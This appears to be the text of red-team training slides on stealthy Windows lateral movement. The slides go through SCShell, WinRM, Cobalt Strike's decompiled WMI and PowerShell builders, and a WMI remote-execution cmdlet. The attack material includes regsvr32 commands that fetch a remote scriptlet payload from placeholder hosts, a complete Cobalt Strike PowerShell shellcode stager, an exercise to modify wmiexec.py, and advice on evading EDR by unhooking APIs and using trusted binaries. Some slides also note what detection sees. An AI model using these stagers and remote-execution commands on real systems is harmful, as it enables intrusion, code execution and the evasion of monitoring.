HTTP/...	1617	POST /wsman HTTP/1.1 , NTLMSSP_NEGOTIATE[Malformed Packet]
TCP	56	4030 → 62173 [ACK] Seq=1 Ack=1562 Win=341408 Len=0 TSval=2350485529 T
HTTP	510	HTTP/1.1 401 , NTLMSSP_CHALLENGE
TCP	56	62173 → 4030 [ACK] Seq=1562 Ack=455 Win=407840 Len=0 TSval=2350485530
HTTP/...	2033	POST /wsman HTTP/1.1 , NTLMSSP_AUTH, User:
TCP	56	4030 → 62173 [ACK] Seq=455 Ack=3539 Win=339432 Len=0 TSval=2350485530
TCP	1516	4030 → 62173 [PSH, ACK] Seq=455 Ack=3539 Win=339432 Len=1460 TSval=2350485530
TCP	56	62173 → 4030 [ACK] Seq=3539 Ack=1915 Win=406368 Len=0 TSval=2350485609
HTTP/...	384	HTTP/1.1 200



# Lateral Movements

WSMN is launching the process

wsmpprovhost.exe	51.43	39,304 K	55,916 K	3508 Host process for WinRM plu...
cmd.exe	0.34	4,056 K	3,292 K	3856 Windows Command Processor
conhost.exe	2.05	6,592 K	12,924 K	3736 Console Window Host



# Lateral Movements

- Note that WinRM is a Windows feature, which explain why the execution flow is a bit more straight-forward
- Unfortunately, by default the WinRM trustedhosts list is empty which mean that you can't connect to it even if it's running



# Lateral Movements

From a detection perspective, we observed the following behavior:

HTTP authentication

The WSMAN process is launched

cmd.exe spawned



# Lateral Movements

SCShell technique:

This technique relies on Service Manager to update the binary path name of an existing service; it is technically a fileless lateral movement technique

<https://github.com/Mr-Un1k0d3r/SCShell>



# Lateral Movements

DCERPC is used to initialize the SVCCTL (Service Control Manager Remote Protocol)

Notice that, in this case, the authentication occurs over DCERPC

```
DCERPC 170 Bind: call_id: 2, Fragment: Single, 2 context items: EPMv4 V3.0 (32bit NDR), EPMv4 V3.0 (6cb71c2c-9812-4540-0300-000000000000)
DCERPC 138 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Acceptance, Negotiate ACK
EPM 210 Map request, SVCCTL, 32bit NDR
EPM 206 Map response, SVCCTL, 32bit NDR
DCERPC 559 Bind: call_id: 2, Fragment: Single, 2 context items: SVCCTL V2.0 (32bit NDR), SVCCTL V2.0 (6cb71c2c-9812-4540-0300-000000000000), INITIATOR_NEGO, INITIATOR_META_DATA
DCERPC 169 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Acceptance, Negotiate ACK
DCERPC 187 Alter_context: call_id: 2, Fragment: Single, 1 context items: SVCCTL V2.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC 373 Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Acceptance, NTLMSSP_CHALLENGE
DCERPC 407 Alter_context: call_id: 2, Fragment: Single, 1 context items: SVCCTL V2.0 (32bit NDR), NTLMSSP_AUTH, User: WTL-SP-4XXHWT2\administrator
DCERPC 147 Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Acceptance
SVCCTL 230 OpenSCManagerA request
SVCCTL 134 OpenSCManagerA response
SVCCTL 166 OpenServiceA request
SVCCTL 134 OpenServiceA response
SVCCTL 310 ChangeServiceConfigA request
SVCCTL 118 ChangeServiceConfigA response
SVCCTL 134 StartServiceA request
```



# Lateral Movements

The SVCCTL is calling the following APIs

<b>OpenSCManagerA</b>	Get a SCManager handle
<b>OpenServiceA</b>	Open a handle on the target service
<b>QueryServiceConfigA</b>	Query service binary path name
<b>ChangeServiceConfigA</b>	Update the binary path name to the attacker controlled one
<b>StartServiceA</b>	Start the service to trigger the binary path
<b>ChangeServiceConfigA</b>	Revert to the original binary path name



# Lateral Movements

Using a Windows binary, such as regsvr32.exe, allows to execute code on the remote system without dropping a file on disk

```
C:\Users\charles.hamilton\Desktop>SCShell.exe local XblGameSave "C:\windows\system32\regsvr32.exe /s /n /u /i://your.website/payload.sct scrobj.dll"
SCShell ***
SC_HANDLE Manager 0x00785F98
Opening XblGameSave
SC_HANDLE Service 0x00785FE8
LPQUERY_SERVICE_CONFIGA need 0x0000013a bytes
Original service binary path "C:\windows\system32\svchost.exe -k netsvcs -p"
Service path was changed to "C:\windows\system32\regsvr32.exe /s /n /u /i://your.website/payload.sct scrobj.dll"
Service was started
Service path was restored to "C:\windows\system32\svchost.exe -k netsvcs -p"
```



# Lateral Movements

From a detection perspective, we observed the following behavior

DCERPC authentication

Service is modified

A service is started and executed commands



# Lateral Movements

When I released SCShell, it was a fairly new concept. Which prove that you are always limited by your own knowledge when it come to detection and attack

<https://community.rsa.com/t5/rsa-netwitness-platform-blog/using-the-rsa-netwitness-platform-to-detect-lateral-movement/ba-p/521300>

When we first looked at this, we didn't have much in terms of detection, but with a prompt response from [William Motley](#) from our content team, he produced an update to the DCERPC parser that is the basis of this post.



# Lateral Movements

## **IMPORTANT NOTE**

This is why I think doing your own research and coming up with your own ways of doing things will be valuable, since defender detect was is well known/used


They can't hook every single APIs or monitor every protocols, be creative, go where nobody else when



# Lateral Movements

## The CobaltStrike case

psexec option is pretty much the same as the standard psexec  
However, Cobalt Strike is using the following structure



# Lateral Movements

The CobaltStrike case

**By default, every lateral movement technique  
used will invoke powershell**



# Lateral Movements

When it comes to red team, if you are running powershell.exe, **YOU ARE DOING IT WRONG**

Always use unmanaged powershell or something else



# Lateral Movements

## The CobaltStrike case using wmi

```
public void WMI(String paramString1, String paramString2) {
    for (byte b = 0; b < this.bids.length; b++)
        WMI(this.bids[b], paramString1, paramString2);
}

public void WMI(String paramString1, String paramString2, String paramString3) {
    PowerShellTasks powerShellTasks = new PowerShellTasks(this.client, paramString1);
    byte[] arrayofByte = DataUtils.shellcode(this.gdata, paramString3, true);
    String str1 = CommonUtils.bString((new PowerShellUtils(this.client)).buildPowerShellCommand(arrayofByte));
    str1 = "Invoke-WMIMethod win32_process -name create -argumentlist '" + str1 + "' -ComputerName " + paramString2;
    log_task(paramString1, "Tasked beacon to run " + Listener.getListener(paramString3).toString(paramString2) + " on " + paramString2 + " via WMI", "T1047, T1086");
    String str2 = powerShellTasks.getScriptCradle(str1);
    powerShellTasks.runCommand(str2);
    handlePipeStager(paramString2, paramString3);
}
```



# Lateral Movements

The command is built using the following syntax

```
public String format(String paramString, boolean paramBoolean) {
    Stack stack = new Stack();
    stack.push(SleepUtils.getScalar(paramBoolean));
    stack.push(SleepUtils.getScalar(paramString));
    String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
    return (str == null) ? _format(paramString, paramBoolean) : str;
}

public String _format(String paramString, boolean paramBoolean) {
    paramString = CommonUtils.Base64PowerShell(paramString);
    return paramBoolean ? ("powershell -nop -w hidden -encodedcommand " + paramString) : ("powershell -nop -exec bypass -EncodedCommand " + paramString);
}
```



# Lateral Movements

## Advanced note:

Cobalt Strike offers several ways to modify the payload structure using engine script

```
String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
return (str == null) ? _format(paramString, paramBoolean) : str;
```

This is going to be discussed in more detail in the advanced module of the training




# Lateral Movements

Based on all the information we have, we may revisit the definition of stealth lateral movement technique:

You are going to have to authenticate at some point on the remote host

You are going to have to run something at some point



You can, however, limit the action to simply:

Authenticate

Run something



# Lateral Movements

- Building your own toolset:
- A simple wmi utility will let you pick the process you want to run; no need to start the execution chain using cmd.exe
- The utility can be used in pretty much every context
- <https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Remote-WmiExecute.ps1>



# Lateral Movements

- Running regsvr32 directly via wmi without dropping a file on disk

```
PS C:\Users\charles.hamilton\Desktop\tools\RedTeamPowerShellScripts\scripts> Remote-WmiExecute  
-Payload "regsvr32 /s /n /u /i:http://your/payload scrobj.dll" -ComputerName 192.168.197.131  
[+] Executing payload on 192.168.197.131
```

- Since the utility is a simple Powershell cmdlet, this can be used as an unmanaged powershell command. Authentication can be either via password or Kerberos
- Can be used with unmanaged powershell



# Lateral Movements


```
PROCESS {
    if($Creds) {
        Write-Output "[*] Remotely authenticated as $($Username)"
        $process = Invoke-WmiMethod -ComputerName $ComputerName -Class Win32_Process -Name Create -ArgumentList $Payload -Impersonation 3 -EnableAllPrivileges -Credential $Creds
        Try {
            Register-WmiEvent -ComputerName $ComputerName -Query "Select * from Win32_ProcessStopTrace Where ProcessID=$($process.ProcessId)" -Credential $Creds -Action {
                $state = $event.SourceEventArgs.NewEvent;
                Write-Host "`n[+] Remote process status:`nPID: $($state.ProcessId)`nState: $($state.State)`nStatus: $($state.Status)"
            }
        } Catch {
            Write-Host "`n[-] PID Couldn't be retrieved"
        }
    } else {
        $process = Invoke-WmiMethod -ComputerName $ComputerName -Class Win32_Process -Name Create -ArgumentList $Payload
        Try {
            Register-WmiEvent -ComputerName $ComputerName -Query "Select * from Win32_ProcessStopTrace Where ProcessID=$($process.ProcessId)" -Action {
                $state = $event.SourceEventArgs.NewEvent;
                Write-Host "`n[+] Remote process status:`nPID: $($state.ProcessId)`nState: $($state.State)`nStatus: $($state.Status)"
            }
        } Catch {
            Write-Host "`n[-] PID Couldn't be retrieved"
        }
    }
}
```




# Lateral Movements



Getting the command output is extremely expensive from a detection perspective



Lateral movement command should be as simple as possible



Use it to get access to the host, then run more complex commands through another channel

# Lateral Movements

It's also important to note that what you run on the remote host matters, once again based on the behavior we observed a payload may go through the detection in place. And again, EDR reconnaissance may help

List of hooks per EDRs <https://github.com/Mr-Un1k0d3r/EDRs>



# Lateral Movements



THEY DETECT PROCESS  
INJECTION AND MEMORY  
SHENANIGANS




AVOID USING SHELLCODE  
EXECUTION

# Lateral Movements



THEY DETECT FILE ON DISK



AVOID ANY TECHNIQUES  
THAT CREATE FILE ON DISK

# Lateral Movements



THEY DETECT SHADY PROCESS



AVOID USING POWERSHELL OR PROCESS  
TREE THAT MAY BE SUSPICIOUS

# Lateral Movements



THEY HAVE HOOKS IN PLACE



UNHOOK THE APIS OR USED  
APIS THAT ARE NOT HOOKED

# Lateral Movements

Don't be scared to create your own lab and adapt the available toolset to remain as stealth as possible

You can also adapt existing tools to change the way it works



# Exercise

Adapt wmiexec.py to  
run a process without  
cmd.exe and remove  
output

# Lateral Movements

```
class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'cmd.exe /Q /c '
        self.__win32Process = win32Process
        self.__transferClient = smbConnection
        self.__pwd = str('C:\\\\')
        self.__noOutput = False
        self.intro = '[!] Launching semi-interactive shell

        # We don't wanna deal with timeouts from now on.
        if self.__transferClient is not None:
            self.__transferClient.setTimeout(100000)
            self.do_cd('\\')
        else:
```

```
class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'regsvr32.exe ...'
        self.__win32Process = win32Process
        self.__transferClient = smbConnection
        self.__pwd = str('C:\\\\')
        self.__noOutput = True
        self.intro = '[!] Launching semi-interactive shell

        # We don't wanna deal with timeouts from now on.
        if self.__transferClient is not None:
            self.__transferClient.setTimeout(100000)
            self.do_cd('\\')
        else:
```



# Lateral Movements

```
def execute_remote(self, data):
    command = self.__shell + data
    if self.__noOutput is False:
        command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1'
    if PY2:
        self.__win32Process.Create(command.decode(sys.stdin.encoding), self.__pwd, None)
    else:
        self.__win32Process.Create(command, self.__pwd, None)
    self.get_output()
```



# Lateral Movements

We can confirm the pattern

```
Search Results in Windows
1573571092.86
C:\Windows
Type: 86 File
....5.....+|.....%....._t...`[....<....A.....W.i.n.
3.2._P.r.o.c.e.s.s.^l.....C.r.e.a.t.e.....MEOW.....s...M...K.$...E;.....K.$.....xV4.....S.....
.....7...In.....*.....s.v.....PARAMETERS..abstract.....CommandLine..string.....
.....7...^.....Win32API|Process and Thread Functions|lpCommandLine ..MappingStrings.....
.....7...^.....ID.....6...
.....Y...^.....string.....CurrentDirectory..string.....
.....In.....Win32API|Process and Thread Functions|CreateProcess|lpCurrentDirectory ..MappingStrings.....
.....+.....ID.....6...
.....+.....r.....string.
.....ProcessStartupInformation..object.
.....In.
.....L....WMI|Win32_ProcessStartup..MappingStrings.
.....)
.....f.... .D....ID.
.....6...
.....f....
.D.....object:Win32_ProcessStartup.....
.....r....0....N.....S...| PARAMETERS..cmd.exe /Q /c pause 1> \\127.0.0.1\ADMIN$\_1573571092.86 2>&1..C:\....U....
```



# Lateral Movements

You can bypass detection by leveraging trusted binaries:

The LOLBAS compiled a list of them <https://github.com/LOLBAS-Project/LOLBAS>

- rundll32.exe
- regasm.exe
- regsvr32.exe
- msbuild.exe
- cscript.exe
- cdb.exe
- update.exe (Teams update)
- ...



# Lateral Movements

**Finally, make sure that you understand what  
your toolset is doing in the background**



# Lateral Movements

**Architecture matters**

You **CAN'T** inject x86 into a x64 process and vice versa



# Lateral Movements

Technically this is not 100% accurate, you can abuse of the heaven gate's

<https://medium.com/@fsx30/hooking-heavens-gate-a-wow64-hooking-technique-5235e1aeed73>

<http://www.alex-ionescu.com/?p=300>

In Alex Lonescu' [blog](#), he said:

*In fact, on 64-bit Windows, the first piece of code to execute in \*any\* process, is always the 64-bit NTDLL, which takes care of initializing the process in user-mode (as a 64-bit process!). It's only later that the Windows-on-Windows (WoW64) interface takes over, loads a 32-bit NTDLL, and execution begins in 32-bit mode through a far jump to a compatibility code segment. The 64-bit world is never entered again, except whenever the 32-bit code attempts to issue a system call. The 32-bit NTDLL that was loaded, instead of containing the expected SYSENTER instruction, actually contains a series of instructions to jump back into 64-bit mode, so that the system call can be issued with the SYSCALL instruction, and so that parameters can be sent using the x64 ABI, sign-extending as needed.*



# Lateral Movements

**The Cobalt Strike Powershell Stager**



# Lateral Movements

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef(New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module))), $var_procedure)))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEVqHE3qFELLJRpBRLcEuOPH0JfIQ8D4w
3t8eagxyKV+S01GVyNLVEpNSndLb1QFNz2yyMjIyM3HR0dHROsxl1WoTc9sqH1yMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvF
x0SSRydXNL1HTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyriIiIyPK6iIjI8tM3NzcDEJT5gxVEgxQwk1ADEBPVlBXRIEj4Ii3/yV4WU3rz3cqGZvNH
eXLcw
tz2Et
9CTUR
TExIS
')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

# Lateral Movements

The stager is validating the current process architecture before executing the payload decoder stored in \$DoIt variable

```
If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

```
PS C:\Users> [IntPtr]::size
8
PS C:\Users> [Environment]::Is64BitProcess
True
PS C:\Users>
```

This check is added when generating the 32 bits version of the payload, since most systems will launch Powershell as a 64 bits process



# Lateral Movements

Architecture is critical for the next step:

```
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))  
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)  
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)  
  
$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))  
$var_runme.Invoke([IntPtr]::Zero)
```

The shellcode is copied to memory and will be executed; wrong architecture will result in a crash



# Lateral Movements

From an opsec perspective, even if you are using unmanaged powershell to run the payload, you may end up calling Powershell

For example, using PowerLessShell: <https://github.com/Mr-Un1k0d3r/PowerLessShell>

```
C:\>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\charles.hamilton\Desktop\tools\PowerLessShell\test
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 12/11/2019 16:02:31.
4

Build succeeded.
0 Warning(s)
0 Error(s)

Time Elapsed 00:00:00.38
```


```
C:\>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe C:\Users\charles.hamilton\Desktop\tools\PowerLessShell\test
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 12/11/2019 16:03:06.
8

Build succeeded.
0 Warning(s)
0 Error(s)

Time Elapsed 00:00:01.03
```





# Lateral Movements

Moral of the story: if you are using a 64 bits shellcode, make sure you are using the right architecture

**32 bits msbuild.exe:**

- C:\Windows\Microsoft.NET\Framework\v4.0.30319

**64 bits msbuild.exe:**

- C:\Windows\Microsoft.NET\Framework64\v4.0.30319

**32 bits powershell.exe:**

- %SystemRoot%\syswow64\WindowsPowerShell\v1.0\

**64 bits powershell.exe:**

- %SystemRoot%\system32\WindowsPowerShell\v1.0\



# Lateral Movements

## What are my options to run code?

Cobalt Strike offers the following main options:

- execute-assembly
- powershell
- powerpick
- shell
- inline-execute (bof file)
- inject



# Lateral Movements

## Execute-assembly:

Execute assembly is loading a .Net executable in memory without touching the disk

```
public void ExecuteAssembly(String paramString1, String paramString2) {
    PEPParser pEPParser = PEPParser.load(CommonUtils.readFile(paramString1));
    if (!pEPParser.isProcessAssembly()) {
        error("File " + paramString1 + " is not a process assembly (.NET EXE)");
        return;
    }
    for (byte b = 0; b < this.bids.length; b++) {
        BeaconEntry beaconEntry = DataUtils.getBeacon(this.data, this.bids[b]);
        if (beaconEntry.is64()) {
            (new ExecuteAssemblyJob(this, paramString1, paramString2, "x64")).spawn(this.bids[b]);
        } else {
            (new ExecuteAssemblyJob(this, paramString1, paramString2, "x86")).spawn(this.bids[b]);
        }
    }
}
```



# Lateral Movements

.spawn() mean a sacrificial process is going to be launched

# Lateral Movements

The constructor is calling JobSimple constructor

```
public class ExecuteAssemblyJob extends JobSimple {  
    protected String file;  
  
    protected String args;  
  
    protected String arch;  
  
    public ExecuteAssemblyJob(TaskBeacon paramTaskBeacon, String paramString1, String paramString2, String paramString3) {  
        super(paramTaskBeacon);  
        this.file = paramString1;  
        this.args = paramString2;  
        this.arch = paramString3;  
    }  
}
```



# Lateral Movements

The constructor simply sets the tasker according to the argument

```
public abstract class JobSimple {  
    protected CommandBuilder builder = new CommandBuilder();  
  
    protected TaskBeacon tasker;  
  
    protected String arch = "";  
  
    protected int pid = 0;  
  
    public JobSimple(TaskBeacon paramTaskBeacon) { this.tasker = paramTaskBeacon; }
```



# Lateral Movements

The ReflectiveDLL class is taking care of preparing the underlying dll to execute the final payload

```
public void spawn(String paramString) {
    byte[] arrayOfByte1 = getDLLContent();
    int i = ReflectiveDLL.findReflectiveLoader(arrayOfByte1);
    if (i <= 0) {
        this.tasker.error("Could not find reflective loader in " + getDLLName());
        return;
    }
    if (ReflectiveDLL.is64(arrayOfByte1)) {
        if (ignoreToken()) {
